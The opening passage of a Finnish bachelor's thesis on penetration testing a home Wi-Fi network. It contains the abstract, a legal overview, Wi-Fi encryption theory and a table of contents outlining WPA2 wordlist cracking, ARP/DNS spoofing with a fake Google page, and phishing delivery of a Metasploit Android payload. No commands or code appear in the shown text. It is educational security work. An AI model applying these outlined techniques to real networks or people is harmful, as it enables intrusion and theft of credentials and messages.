Kodin langattoman lähiverkon penetraatiotestaaminen

Ammattikorkeakoulututkinnon opinnäytetyö

Tietojenkäsittelyn koulutus

Syksy 2022

Sami Voutilainen

HAMK
HÄMEEN AMMATTIKORKEAKOULU
HÄME UNIVERSITY OF APPLIED SCIENCES

Tietojenkäsittelyn koulutus | Tiivistelmä
Tekijä Sami Voutilainen | Vuosi 2022
Työn nimi Kodin langattoman lähiverkon penetraatiotestaaminen
Ohjaaja Ismo Turve

Opinnäytetyön tarkoituksena oli selvittää, miten salasanalla suojattuun langattomaan verkkoon voidaan murtautua ja mitä verkossa voidaan murtautumisen jälkeen tehdä siihen kytketyille laitteille ja miten tällaisilta tilanteilta voitaisiin välttyä. Tähän tarkoitukseen on monenlaisia työkaluja, mutta valitsin työhön itselle tutuimmat työkalut ja mielestäni niillä tämänlainen penetraatiotestaaminen onnistuu mainiosti. Opinnäytetyölläni ei ollut toimeksiantajaa, mutta perehtyminen työssä käytettäviin tekniikoihin ja työkaluihin auttaa varmasti teknisen tietoturvan asiantuntijatehtävissä.

Opinnäytetyön tietopohjassa tarkastellaan testaamiseen käytettäviä työkaluja, hakkerointiin liittyviä lakeja, WLAN salausprotokollia, offensiivisia testausmenetelmiä ja penetraatiotestaamista yleisellä tasolla. Opinnäytetyö on pääosin toiminnallinen. Työssä käytettävät menetelmät, tiedot ja taidot ovat itseopittuja.

Tutkimuksessa havaittiin, että nykypäivänä jo WPA2-suojauksen murtaminen vaatii valtavasti työtä ja aikaa jos käytettävät salasanat ovat nykysuosituksen mukaisesti riittävän vahvoja. Selväksi kävi myös haittaohjelman vaikea vienti Android-laitteeseen, jos tiedosto tulee jostain muualta kuin Googlen play-kaupasta. Tämä johtuu siitä, että puhelimien selaimet tunnistavat haitalliset tiedostot, vaikka puhelimessa itsessään ei olisi erillistä tietoturvaa.

Johtopäätöksenä voidaan todeta, että tämänlainen yksittäisen ei-vaikutusvaltaisen henkilön hakkerointi ei ole kovinkaan kannattavaa. Toki hakeroinnin vaikeustaso on täysin riippuvainen kohdekäyttäjän tietoturvakäyttäytymisestä, koska jos kohde lataa tai avaa linkkejä huolimattomasti, eikä noteeraa laitteen ilmoituksia, niin kaikista yksinkertaisimmatkin haittaohjelmat voivat saada paljon tuhoa aikaan.

Avainsanat Penetraatiotestaaminen, Offensiivinen tietoturva, Kali Linux

Sivut 58 sivua ja liitteitä 1 sivua

HAMK
HÄMEEN AMMATTIKORKEAKOULU
HÄME UNIVERSITY OF APPLIED SCIENCES

Degree Programme in Business Information Technology
Author Sami Voutilainen
Subject Home wireless network penetration testing
Supervisors Ismo Turve

Abstract
Year 2022

The purpose of the thesis was to find out how a password-protected wireless network can be hacked and what can be done to the devices connected to the network after hacking and how such situations can be avoided. There are many different tools for this purpose, but the author of the thesis chose the ones that he was most familiar with and they turned out to be very good for penetration testing. Thesis was not commissioned by a client, but familiarity with the techniques and tools used in the work will certainly help when working as a technical security expert.

The thesis knowledge base covers testing tools, hacking laws, WLAN encryption protocols, offensive testing methods and penetration testing in general. The thesis is mainly functional. The methods, knowledge and skills used in the thesis are self-taught.

The study found that today, even breaking WPA2 security requires a huge amount of work and time if the passwords used are strong enough according to current recommendations. It also revealed the difficulty of exporting malware to an Android device if the file comes from somewhere other than Google's play store. This is because phone browsers detect malicious files even if the phone itself does not have separate security.

In conclusion, this kind of hacking by a single non-influential person is not very profitable. Of course, the level of difficulty of hacking is entirely dependent on the security behaviour of the target user, because if the target downloads or opens links carelessly and does not heed the device notifications, even the simplest malware can cause a lot of damage.

Keywords Penetration testing, Offensive information security, Kali Linux

Pages 58 pages and appendices 1 pages

Sanasto

Kali Linux	Penetraatiotestaamiseen tarkoitettu Linux käyttöliittymä
WLAN	Langaton internet yhteys
WPA/WPA2	WLAN verkoissa käytettävä salausprotokolla
Android	Älylaitteissa yleisesti käytössä oleva käyttöjärjestelmä
Windows	Microsoftin kehittämä käyttöjärjestelmä
MITM	Man in the middle, hyökkäysmenetelmä
Wordlist	Lista sanoja, joilla murretaan salasanoja käyttäen automatisoituja ohjelmistoja
Exploit	Haavoittuvuuden hyödyntäjä
Payload	Esim. Metasploitilla luotava tiedosto, joka sisältää haittaohjelman.
EXE	(Executable file), on ohjelmatiedostomuoto tietokoneohjelman tallentamiseen
Black hat	Hakkeri, joka tunkeutuu tietojärjestelmiin luvatta ja yrittää hyötyä siitä esimerkiksi rahallisesti
Host	Verkkoisäntä, tietokone, joka on kytketty verkkoon
Linux-jakelu	Linux-jakeluita (Distroja) on monenlaisia ja jakelu tarkoittaa jotain tiettyä versiota Linuxista
Brute Force	Kryptoanalyysihyökkäys, jossa yritetään järjestelmällisesti yrityksen ja erehdyksen kautta kokeilemalla löytää oikea salasana tai salausavain johonkin asiaan.

Sisällys

1 Johdanto ... 1
2 Tekninen tietoturva ja lait ... 2
2.1 Offensiivinen tietoturva ... 2
2.2 Penetraatiotestaaminen ... 3
2.3 Suomen laki hakkeroinnissa ... 4
2.3.1 3 a § Datavahingonteko ... 4
2.3.2 7 a § Tietojärjestelmän häirintä ... 5
2.3.3 8 § Tietomurto ... 5
2.3.4 9 b § Identiteettivarkaus ... 5
2.4 Wi-Fi-salausprotokollat ... 6
2.4.1 WEP ... 6
2.4.2 WPA ... 7
2.4.3 WPA2 ... 7
2.4.4 WPA3 ... 8
2.5 Simple Mail Transfer Protocol (SMTP) ... 9
3 Hyökkäysmenetelmät ... 10
3.1 Man in the middle -hyökkäys ... 10
3.2 Backdoor ... 11
3.3 Brute Force -hyökkäys ... 12
4 Käytettävät laitteet ja ohjelmistot ... 13
4.1 Kali Linux ... 13
4.2 Työssä käytettävät työkalut ... 14
4.2.1 Social Engineering Toolkit ... 15
4.2.2 Aircrack-ng ... 16
4.2.3 Wireshark ... 16
4.2.4 Metasploit ... 18
4.2.5 Bettercap ... 18
4.2.6 Nmap ... 19
4.3 Windows-työasema ... 19
4.4 Android-älypuhelin ... 20
4.5 Thomson TG789vn -modeemi ... 21
5 Penetraatiotestaaminen käytännössä ... 23
5.1 Langattomien verkkojen etsiminen ... 23

5.1.1 Verkkokortin asettaminen monitorointitilaan 24
5.1.2 Ympäröivät langattomat verkot 26
5.2 WPA2 Crack wordlistillä 27
5.2.1 Handshake 28
5.2.2 Wordlist 30
5.2.3 Wordlistin hyödyntäminen WPA2-murrossa 30
5.3 Langattomaan lähiverkkoon kytketyt laitteet 32
5.4 Man in the middle (MITM)-hyökkäys Windows-työasemalle 33
5.5 Backdoor 43
5.5.1 Android-payloadin luonti Metasploitilla 43
5.5.2 Vienti Android-älypuhelimeen väärennetyn sähköpostin kautta 47
6 Johtopäätökset ja pohdinta 55
7 Yhteenveto 56
Lähteet 57

Kuvat

Kuva 1 MITM-hyökkäyksen toimintaperiaate 10
Kuva 2 Kali Linux -koneen tiedot 14
Kuva 3 Windows-kohdekoneen tiedot 20
Kuva 4 Samsung A40 tiedot ja laitteen viestit myöhäisempää käyttöä varten 21
Kuva 5 Thomson modeemin tiedot 22
Kuva 6 Iwconfig komennon output 24
Kuva 7 Verkkokortti monitorointitilassa 25
Kuva 8 Ympäröivät lähiverkot monitoroituna 26
Kuva 9 Handshake tallennettuna 28
Kuva 10 Fake Authentication -hyökkäys 29
Kuva 11 Wordlist suomalaisista sanoista 30
Kuva 12 Salasana löydetty wordlististä 31
Kuva 13 Lähiverkkoon kytketyt laitteet 32
Kuva 14 Windows-kohdekoneen tiedot 33
Kuva 15 Arpspoof valmiina suoritettavaksi 34
Kuva 16 IP Forwardingin käyttöönotto 34

Kuva 17 Windows-kohdekoneen arp -a komennot ennen hyökkäystä ja jälkeen hyökkäyksen. 35
Kuva 18 Linux koneen tiedostopolusta avattu index.html 36
Kuva 19 Bettercap esittely 37
Kuva 20 DNS spoof käynnissä 38
Kuva 21 Wireshark päänäkymä 38
Kuva 22 Google valesivu 39
Kuva 23 Google valesivu käyttäjän syötteellä 40
Kuva 24 Kaapattua http liikennettä wlan0 verkosta 41
Kuva 25 POST-tapahtuman lisätiedot avattuna 42
Kuva 26 MSF Venom esittely 44
Kuva 27 Msfconsolen päänäkymä 45
Kuva 28 Show options tiedot 46
Kuva 29 Payload ja LHOST asetettu 46
Kuva 30 Reverse TCP handler käynnistetty 47
Kuva 31 Facebook valesivu 48
Kuva 32 SMTP sähköpostipalvelimen tiedot 49
Kuva 33 SEToolkit massmailer valeposti valmiina lähetykseen 50
Kuva 34 Vale Facebook sähköpostiviesti saapuneet -kansiossa 51
Kuva 35 Käyttäjä lataa tiedostoa 51
Kuva 36 Käyttäjä avannut ladatun Facebook tiedoston 52
Kuva 37 Meterpreter työkalun komentoja 53
Kuva 38 Android-puhelimesta haetut viestit 54

Liitteet

Liite 1 Aineistonhallintasuunnitelma

1 Johdanto

Kyberturvallisuus on nykypäivänä entistä enemmän pinnalla, eikä suotta. Erilaiset huijausyritykset ovat lisääntyneet viimevuosina valtavasti. Tulevaisuudessa kyberturvallisuus tulee olemaan tärkeässä roolissa kaiken kokoissa yrityksissä. Jo asiakkuuksia valittaessa voidaan rajata pois ne yritykset, joilla ei ole riittävää näyttöä oman kyberturvallisuuden huomioon ottamisen tasosta. Lisäksi penetraatiotestaaminen on vuosi vuodelta tärkeämmässä asemassa uusia prosesseja käyttöönotettaessa.

Tässä opinnäytetyössä suoritetaan kodin langattoman lähiverkon laitteiden penetraatiotestaamista. Näillä samoilla menetelmillä voisi suorittaa yrityksenkin laitteiden penetraatiotestaamista. Tavoitteena onkin saada käsitys siitä, miten salasanalla suojattuun lähiverkkoon päästään käsiksi, mitä kaikkea verkon sisällä voidaan tehdä ja miten tällaisilta tilanteilta voitaisiin suojautua.

Työssä on pääroolissa penetraatiotestaamiseen tarkoitettu Kali Linux. Kyseinen Linux on tarkoitettu nimenomaan penetraatiotestaamista varten ja onkin tähän tarkoitukseen maailman käytetyin. Linuxille on saatavilla myös muita versioita, jotka on luotu penetraatiotestaamista varten, mutta en avaa niistä enempää tässä työssä.

Kohdelaitteina tulee olemaan Thomsonin WLAN-reititin, perinteinen Windows-työasema ja Android-pohjainen älypuhelin. Työssä pureudutaan näiden laitteiden penetraatiotestaamiseen ja dokumentoidaan tulokset. Opinnäytetyön edetessä pyritään vastaamaan muun muassa seuraaviin kysymyksiin. Miten murtaudutaan Android-käyttöjärjestelmään, miten hyökkääjä voi hyötyä toisen lähiverkosta, miten suoritetaan penetraatiotestaaminen yrityksen tai kodin järjestelmiin.

Tämän työn tarkoituksena ei ole opettaa Linuxin perusteita, joten käytännön osassa oletus onkin, että työstä kiinnostuneella on Linuxin perusteet hallussa. Minulle ei ole kertynyt minkäänlaista aikaisempaa kokemusta penetraatiotestaamisesta ja kaikki tässä työssä on käytetty tieto ja taito on itseopittua. Mielestäni osaamisen kerryttäminen teknisen tietoturvan eri osa-alueista on hyödyksi myös muissa IT-alan työtehtävissä.

2 Tekninen tietoturva ja lait

Tässä luvussa kuvataan offensiivista tietoturvaa, penetraatiotestaamista ja suomen rikoslain määritelmiä tietoturvarikoksista.

2.1 Offensiivinen tietoturva

Offensiivisilla tietoturvapalveluilla pyritään testaamaan organisaation tietoturvaa hyökkääjän näkökulmasta. Offensiivisiin tietoturva palveluihin voi kuulua esimerkiksi kalastelusimulaatiota, penetraatiotestausta ja Red Teamausta.

Offensiivisilla tietoturvapalveluilla pyritään simuloimaan reaalimaailman nykyaikaisia kyberuhkia sekä -hyökkäyksiä hyödyntämällä samoja tekniikoita ja työkaluja, kuin niin kutsutut Black Hat hakkerit, eli henkilöt, jotka murtautuvat luvattomasti heille kuulumattomiin tietojärjestelmiin esimerkiksi taloudellisessa tarkoituksessa tai jonkin aatteen vuoksi. Kun testataan organisaation tietoturvaa hyökkääjän näkökulmasta, saadaan kerättyä merkityksellistä informaatiota organisaation omista haavoittuvuuksista sekä niiden hyväksikäytön realistisuudesta. Kerätyn tiedon avulla organisaatio voi keskittyä merkityksellisimpien haavoittuvuuksien korjaamiseen sekä puolustus- ja havainnointikyvykkyyden parantamiseen (*Offensiiviset Tietoturvapalvelut - Loihde Trust*, n.d.).

Tämänkaltainen osaaminen on oleellinen osa teknistä turvallisuutta, mutta kulkee käsi kädessä defensiivisten taitojen kanssa, oli käyttötarkoitus sitten kummalla puolella aitaa tahansa. Kyky arvioida hyökkäyspinta-alaa, mallintaa uhkia ja riskejä, katselmoida arkkitehtuureja tai lähdekoodia, kirjoittaa omia työkaluja hyödyntämään ohjelmallisia rajapintoja, analysoida tietojärjestelmiä ja kommunikoida liiketoimintavaikutukset selkokielellä auttavat pääsemään tavoitteeseen, kuin tavoitteeseen (*Offensiiviset Tietoturvapalvelut - Loihde Trust*, n.d.).

Tekninen tietoturva yhdistettynä riskienhallintaan auttaa optimoimaan kustannuksia ja fokusoimaan tekemisen vaikutukseltaan merkittävimpiin osa-alueisiin. Onnistumiseen

vaikuttaa liiketoiminnan tarpeiden tunteminen, kyky esittää oikeita kysymyksiä ja kyseenalaistaa kerättyä dataa (*04/2021 Tiedote - Tietoturva Ry*, n.d.).

2.2 Penetraatiotestaaminen

Penetraatiotestaamisella eli läpäisytestaamisella arvioidaan IT-infrastruktuurin turvallisuutta etsimällä ja hyödyntämällä samoja haavoittuvuuksia, kuin oikea hyökkääjä, mutta turvallisesti. Haavoittuvuuksia voi esiintyä käyttöjärjestelmissä, yrityksen ostamissa palveluissa, sovelluksissa tai vaikkapa loppukäyttäjän huolimattomuudessa Haavoittuvuuksiin kuuluu tietoverkot, verkon aktiivilaitteet, järjestelmän asetukset tai puutteelliset päivitykset (*What Is Penetration Testing? | Core Security*, n.d.).

Penetraatiotestaaminen suoritetaan yleensä käyttämällä sekä manuaalisia, että automaattisia tekniikoita, joilla vaarannetaan järjestelmällisesti palvelimia, päätelaitteita, langattomia verkkoja, mobiililaitteita tai muita yrityksen verkkoon kytkettyjä laitteita. Kun testaajat löytävät haavoittuvuuden, sitä pyritään jalostamaan vielä pidemmälle, jolloin voidaan päästä vielä syvemmälle ja kiinni korkeamman turvallisuustason laitteisiin ja järjestelmiin (*What Is Penetration Testing? | Core Security*, n.d.).

Kun testaaminen on saatu päätökseen, tiedot kaikista penetraatiotestauksen avulla onnistuneesti hyödynnetyistä tietoturvahaavoittuvuuksista kootaan yleensä yhteen ja esitetään IT- ja verkkojärjestelmien johtajille, jotta nämä voivat tehdä strategisia johtopäätöksiä ja priorisoida niihin liittyviä korjaustoimia. Penetraatiotestauksen perustarkoituksena on mitata järjestelmien tai loppukäyttäjien kompromissien toteutettavuutta ja arvioida tällaisten tapausten mahdollisia seurauksia asiaan liittyville resursseille tai toiminnoille (*What Is Penetration Testing? | Core Security*, n.d.).

James P. Anderson oli yksi penetraatiotestauksen kehityksen pioneereista. Vuoden 1972 raportissaan Anderson hahmotteli joukon lopullisia toimenpiteitä, joita niin penetraatiotestaajat pystyivät käyttämään testatakseen yrityksien järjestelmiä tunkeutumalla niihin. Andersonin lähestymistapaan sisältyi ensin haavoittuvuuden tunnistaminen ja hyökkäyksen suunnittelu löydettyä haavoittuvuutta vastaan, suunnitellun hyökkäyksen heikkouden löytäminen ja vasta sen jälkeen tapa neutraloida haavoittuvuuden

uhka. Tämä perusmenetelmä on edelleen käytössä penetraatiotestaamisessa (*The History of Penetration Testing - Infosec Resources*, n.d.).

2.3 Suomen laki hakkeroinnissa

Vaikka osa hakkeritoiminnasta johtuu pelkästään pyrkimyksestä osoittaa taitoa järjestelmien käytössä, hakkerointiin ei voida silti suhtautua välinpitämättömästi. Osa tietojärjestelmissä olevasta tiedosta on luonteeltaan niin arkaluonteista tai esimerkiksi koko valtakunnan turvallisuuden kannalta tärkeää, ettei edes testiluonteista pyrkimistä tällaisiin järjestelmiin voida hyväksyä. Järjestelmään tunkeutunut henkilö voi tahattomastikin aiheuttaa tietojärjestelmälle ja koko siitä riippuvalle toiminnalle vakavia vahinkoja (*HE 94/1993 - Hallituksen Esitykset - FINLEX ®*, n.d.).

Tietomurtoa koskevilla säännöksillä pyritään turvaamaan niin sanottua ”tietokonerauhaa”, eli tietojärjestelmiä ulkopuolista tunkeutumista vastaan ja toisaalta tietokonetyöskentelyn yksityisyyttä sellaista ulkopuolista tarkkailua vastaan, jossa ei ole kysymys salakuuntelusta tai -katselusta (*HE 94/1993 - Hallituksen Esitykset - FINLEX ®*, n.d.).

2.3.1 3 a § Datavahingonteko

Datavahingontekoon tuomittu on yleisimmin syyllistynyt toisen henkilön tai yrityksen tietovälineen, tietojärjestelmän tai muun tallennustilan datan kätkemiseen, hävittämiseen, vahingoittamiseen tai muuttamiseen. Jos henkilö tuomitaan datavahingonteosta, niin siitä saa joko sakkorangaistuksen tai vankeusrangaistuksen enintään kahdeksi vuodeksi. Jos tekoon liittyy järjestäytynyttä rikollisuutta, mittavaa taloudellista vahinkoa valtiolle tai yleisen yhteiskunnallisen tärkeän toiminnan horjuttamista, niin tällöin on kyse törkeästä datavahingonteosta ja siitä tuomitaan vankeuteen vähintään neljäksi kuukaudeksi tai enintään viideksi vuodeksi (*Laki Rikoslain Muuttamisesta 368/2015 - Säädökset Alkuperäisinä - FINLEX ®*, n.d.-a).

2.3.2 7 a § Tietojärjestelmän häirintä

Tietojärjestelmän häirintään lukeutuu muun muassa itselle kuulumattoman datan syöttäminen, siirtäminen, vahingoittaminen tai poistaminen. Tähän kuuluu myös oikeudeton tietojärjestelmän häirintä tai järjestelmän toiminnan estäminen. Tästä tuomitaan vähintään sakkorangaistukseen tai enintään kahdeksi vuodeksi. Törkeän tietojärjestelmän häirinnän kriteerit täyttyvät, jos teosta aiheutuu mittavaa taloudellista vahinkoa, rikos on tehty erittäin suunnitelmallisesti tai siihen liittyy järjestäytynyttä rikollisuutta. Tietojärjestelmän häirinnän yritys on aina rangaistavaa (*Laki Rikoslain Muuttamisesta 368/2015 - Säädökset Alkuperäisinä - FINLEX ®*, n.d.-b).

2.3.3 8 § Tietomurto

Tietomurtoon syyllistyy, jos käyttää itselle kuulumatonta käyttäjätunnusta tai murtaa jonkin järjestelmän, jossa käsitellään sähköisesti tai muulla vastaavalla teknisellä keinolla tietoja tai dataa. Tästä tuomitaan sakkoon tai enintään kahden vuoden vankeusrangaistukseen. Törkeän tietomurron kriteerit täyttyvät, jos tekoon kuuluu järjestäytynyttä rikollisuutta tai teko on tehty erityisen suunnitelmallisesti. Tietomurron yritys on aina rangaistavaa (*Laki Rikoslain Muuttamisesta 368/2015 - Säädökset Alkuperäisinä - FINLEX ®*, n.d.-a).

2.3.4 9 b § Identiteettivarkaus

Identiteettivarkauteen syyllistynyt henkilö on käyttänyt oikeudettomasti toisen henkilötietoja, tunnistautumistietoja tai muuta yksilöivää tietoa kiristääkseen, varastaakseen tai aiheuttaakseen muuta haittaa sille, jota tieto koskee. Tekijä tuomitaan yleisesti sakkorangaistukseen, jonka suuruus riippuu teon luonteesta. Tässä on hyvä huomata se, että syyttäjä voi nostaa syytteen vain, jos asianomistaja on halukas ilmoittamaan rikoksesta (*Laki Rikoslain Muuttamisesta 368/2015 - Säädökset Alkuperäisinä - FINLEX ®*, n.d.-b).

2.4 Wi-Fi-salausprotokollat

Langattoman tietoturvan merkitys on tärkeä ymmärtää yhdistettäessä internet-yhteyttä suojaamattomien linkkien tai verkkojen kautta. Kyseessä on turvallisuusriski, joka voi pahimmassa tapauksessa johtaa tietojen katoamiseen, vuoteisiin henkilö- ja tilitietoihin tai haittaohjelmien asentumiseen käyttämiisi laitteisiin. Tämän vuoksi oikeiden Wi-Fi suojausstandardien ja salausmenetelmien ymmärtäminen on tärkeää. Näihin kuuluu muun muassa WEP, WPA, WPA2 ja WPA3 (*WEP vs. WPA*, n.d.).

Lyhenne WPA tulee sanoista Wi-Fi Protected Access, joka on tietoturvastandardi tietokoneille ja laitteille, jotka voivat hyödyntää langatonta internetyhteyttä. Kyseisen protokollan on kehittänyt Wi-Fi Alliance tarjoamaan parempaa tiedon salausta ja käyttäjäntodennusta, kuin edeltäjänsä Wired Equivalent Privacy (WEP), joka on alkuperäinen Wi-Fi suojausstandardi (*WEP vs. WPA*, n.d.).

2.4.1 WEP

Vuonna 1997 esitelty WPE on maailman ensimmäinen langattoman lähiverkon suojausprotokolla. Tavoitteena oli lisätä turvallisuutta langattomiin verkkoihin salaamalla niiden liikenteen. Jos salattua dataa siepattaisiin, niin se ei olisi ollut suoraan lukukelpoista salauksen vuoksi.

WEP salaa liikenteen 64- tai 128 bittisellä heksadesimaaliavaimella. Kyseessä on staattinen avain, mikä tarkoittaa, että kaikki liikenne verkossa salataan yhdellä ja samalla avaimella. Yksi WEP:n päätavoitteista oli estää Man-in-the-Middle-hyökkäykset, johon se soveltuikin jonkin aikaa. Tietokoneiden laskentatehon kasvaessa WEP standardissa havaittiin ajan mittaan erilaisia tietoturvapuutteita. Tämän vuoksi Wi-Fi Alliance lopetti virallisesti WEP:n kehittämisen ja tukemisen vuonna 2004. (*WEP vs. WPA*, n.d.)

2.4.2 WPA

Vuonna 2003 käyttöönotettu WPA korvasi aikaisemmin käytössä olleen WEP:n. Sillä on paljon yhtäläisyyksiä WEP:n kanssa, mutta se tarjoaa parannuksia suojausavainten käsittelyyn ja käyttäjien valtuutukseen. Niiden keskeisimmät erot ovat siinä, että WPA käyttää temporaalisen avaimen eheytysprotokollaa (TKIP), joka muuttaa dynaamisesti järjestelmien käyttämää avainta, kun taas WEP:ssä avain on staattinen. TKIP-salausstandardi korvattiin myöhemmin Advanced Encryption Standard (AES) -standardilla.

Lisäksi WPA sisälsi viestin eheystarkistukset sen määrittämiseksi, oliko hyökkääjä mahdollisesti kaapannut tai muuttanut datapaketteja. WPA käyttää 256-bittisiä avaimia, jotka ovat huomattava parannus WEP:n käyttämiin 64- ja 128 bittisiin avaimiin. Näistä parannuksista huolimatta WPA:n elementtejä alettiin hyödyntämään ja purkamaan, jonka vuoksi siirryttiin WPA2:seen. (*WEP vs. WPA*, n.d.)

2.4.3 WPA2

WPA2 esiteltiin vuonna 2004 ja se olikin päivitetty versio WPA:sta. Se perustuu vahvaan suojausverkkoon ja toimii kahdessa tilassa. Henkilökohtaista tilaa kutsutaan WPA2-PSK:ksi, joka perustuu jaettuun pääsykoodiin ja sitä käytetäänkin yleensä kotiympäristöissä. Toinen valittavissa oleva tila on yritystila (WPA2-EAP) ja kuten nimestä voi päätellä, niin tämä sopii organisaatio- ja yrityskäyttöön.

Edellä mainituista tiloista molemmat käyttävät Counter Mode Cipher Block Chaining Message Authentication Code Protocollaa (CCMP). CCMP-protokolla perustuu WPA:ssa käytettyyn Advanced Encryption Standard (AES) -algoritmiin, joka varmistaa viestien aitouden ja eheyden. CCMP on vahvempi ja luotettavampi kuin WPA:n alkuperäinen Temporal Key Integrity Protocol (TKIP).

Vaikka WPA2 on käytössä yleisesti, niin siitä löytyy silti tietoturvariskejä, mutta sitä pidetään silti turvallisempana vaihtoehtona, kuin WEP:tä tai WPA:ta. (*WEP vs. WPA*, n.d.)

2.4.4 WPA3

WPA3 esiteltiin vuonna 2018 ja se on uusin WPA-protokollan iteraatio. WPA3 merkittävimpiä eroja aikaisempiin versioihin ovat muun muassa:

Yksilöllisien tietojen salaukseen on tullut merkittäviä parannuksia. Kun käyttäjä kirjautuu julkiseen verkkoon, WPA3 ei rekisteröi uutta laitetta perinteisellä jaetulla salasanalla, vaan se käyttää Wi-Fi Device Provisioning Protocol (DPP) -järjestelmää, jonka avulla käyttäjät voivat käyttää Near Field Communication (NFC) -tageja tai haluttuja QR-koodeja salliakseen laitteiden olla verkossa. Tämän Lisäksi WPA3-suojaus käyttää AES-GCMP-256-salausprotokollaa.

Toisena huomionarvoisena ominaisuutena on Equals-protokolla. Tätä protokollaa käytetään luomaan suojattu kättely, jossa verkkolaite muodostaa yhteyden langattomaan tukiasemaan ja molemmat laitteet kommunikoivat todennuksen ja yhteyden tarkistamiseksi. Vaikka käyttäjän salasana on heikko, WPA3 tarjoaa turvallisemman kättelyn Wi-Fi DPP:n avulla.

WPA3 tuo suojaa myös offline-salasanojen arvauksilta sallimalla käyttäjälle vain yhden arvauksen, mikä pakottaa käyttäjän olemaan vuorovaikutuksessa suoraan Wi-Fi-laitteen kanssa. Tämä tarkoittaa, että hänen on oltava fyysisesti paikalla aina, kun salasana on päässyt unohtumaan. WPA2:lta puuttuu sisäänrakennettu salaus ja yksityisyys julkisissa avoimissa verkoissa, mikä tekee Brute Force -hyökkäyksistä merkittävän uhan.

WPA3-laitteet tulivat laajalti saataville vuonna 2019, ja ne ovat taaksepäin yhteensopivia WPA2-protokollaa käyttävien laitteiden kanssa, mutta eivät ole kuitenkaan kovin yleisesti käytössä. (Kaspersky)

2.5 Simple Mail Transfer Protocol (SMTP)

Sähköposti on nousemassa yhdeksi internetin arvokkaimmista palveluista. Useimmat Internet-järjestelmät käyttävät SMTP:tä sähköpostin siirtämiseen käyttäjältä toiselle. SMTP on push-protokolla ja sitä käytetään sähköpostin lähettämiseen, kun taas POP-protokollaa (post office protocol) tai IMAP-protokollaa (internet message access protocol) käytetään sähköpostien hakemiseen vastaanottajan puolella (*Simple Mail Transfer Protocol (SMTP) - GeeksforGeeks*, n.d.).

SMTP luokittuu sovelluskerroksen protokollaksi. Asiakas, joka haluaa lähettää sähköpostia, avaa TCP-yhteyden SMTP-palvelimeen ja lähettää sähköpostin yhteyden kautta. SMTP-palvelin on aina päällä ja kuuntelevassa tilassa. Heti kun se tunnistaa TCP-yhteyden joltakin asiakkaalta, SMTP-prosessi käynnistää yhteyden portin 25 kautta. Kun TCP-yhteys on muodostettu onnistuneesti, asiakasprosessi lähettää sähköpostin välittömästi (*Simple Mail Transfer Protocol (SMTP) - GeeksforGeeks*, n.d.).

SMTP protokollia on kahdenlaisia:

1. End-to-End metodi
2. Store-and-forward metodi

End-to-end -mallia käytetään eri organisaatioiden väliseen viestintään, kun taas store-and-forward -menetelmää käytetään organisaatioiden sisäisessä viestinnässä. SMTP-asiakas, joka haluaa lähettää sähköpostia, ottaa suoraan yhteyttä määränpään SMTP-isäntään, jotta posti voidaan lähettää määränpäähän. SMTP-palvelin pitää postin itsellään, kunnes se on onnistuneesti kopioitu vastaanottajan SMTP:hen. SMTP-asiakas käynnistää istunnon, joten sitä kutsutaan asiakas-SMTP:ksi, ja SMTP-palvelin vastaa istuntopyyntöön, joten sitä kutsutaan vastaanottaja-SMTP:ksi. Asiakas-SMTP aloittaa istunnon ja vastaanottaja-SMTP vastaa pyyntöön (*Simple Mail Transfer Protocol (SMTP) - GeeksforGeeks*, n.d.).


3 Hyökkäysmenetelmät

Jo historian kuuluisista taisteluista tiedetään, ettei vastakkain ole ollut kahta täysin samanlaista sotilaskonetta tai asetta. Silti taisteluissa on käytetty samanlaisia strategioita ja taktiikoita, jotka ovat todettu ajan mittaan tehokkaiksi. Sama pätee kyberrikolliseen, joka hakkeroi henkilöitä tai organisaatioita. Hakkeroinnissa ei ole tarkoitus keksiä pyörää uudelleen, ellei ole täysin pakko, vaan hyödynnetään yleisiä hakkerointitekniikoita, joiden tiedetään olevan erittäin tehokkaita (*Types of Cyber Attacks | Hacking Attacks & Techniques | Rapid7*, n.d.).

3.1 Man in the middle -hyökkäys

